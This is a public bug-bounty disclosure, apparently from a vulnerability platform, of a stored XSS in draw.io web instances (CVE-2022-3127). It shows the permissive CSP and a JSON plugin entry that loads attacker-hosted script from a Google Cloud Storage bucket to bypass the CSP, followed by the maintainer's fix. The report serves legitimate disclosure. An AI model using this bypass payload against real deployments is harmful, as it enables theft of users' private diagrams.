XSS with CSP bypass on WEB instances in jgraph/drawio

1

Valid Reported on Sep 5th 2022

Description

Drawio WEB instancesn allows `https://storage.googleapis.com` in CSP `script-src`, abusing the XSS found in this report, it is possible to bypass the CSP and leak private diagram content.


Proof of Concept

On the web application side, the javascript execution is protected by the following CSP:

```
...
script-src https://www.dropbox.com https://api.trello.com 'self' https://vi
...
```

Because it allows you to load script from `https://storage.googleapis.com` which is the public URL for Google Cloud Bucket, it is possible to use it to execute our code.

```
{
  "plugins": [
    "https://storage.googleapis.com/bypass_csp/xss.js"
  ]
}
```



Impact

An attacker could use it to access any user's confidential content.

CVE
CVE-2022-3127
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
Medium (5.5)

Registry
Npm

Affected Version
20.2.8

Visibility
Public

Status
Fixed

Found by

Mizu
@kevin-mizu

pro

This report was seen 705 times.

We are processing your report and will contact the **jgraph/drawio** team within 24 hours.
3 months ago

David Benson validated this vulnerability 3 months ago

Mizu has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

David Benson marked this as fixed in **20.2.8** with commit **59887e** 3 months ago

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

David Benson 3 months ago

Thanks for report, entry has been removed from CSP.

Sign in to join this conversation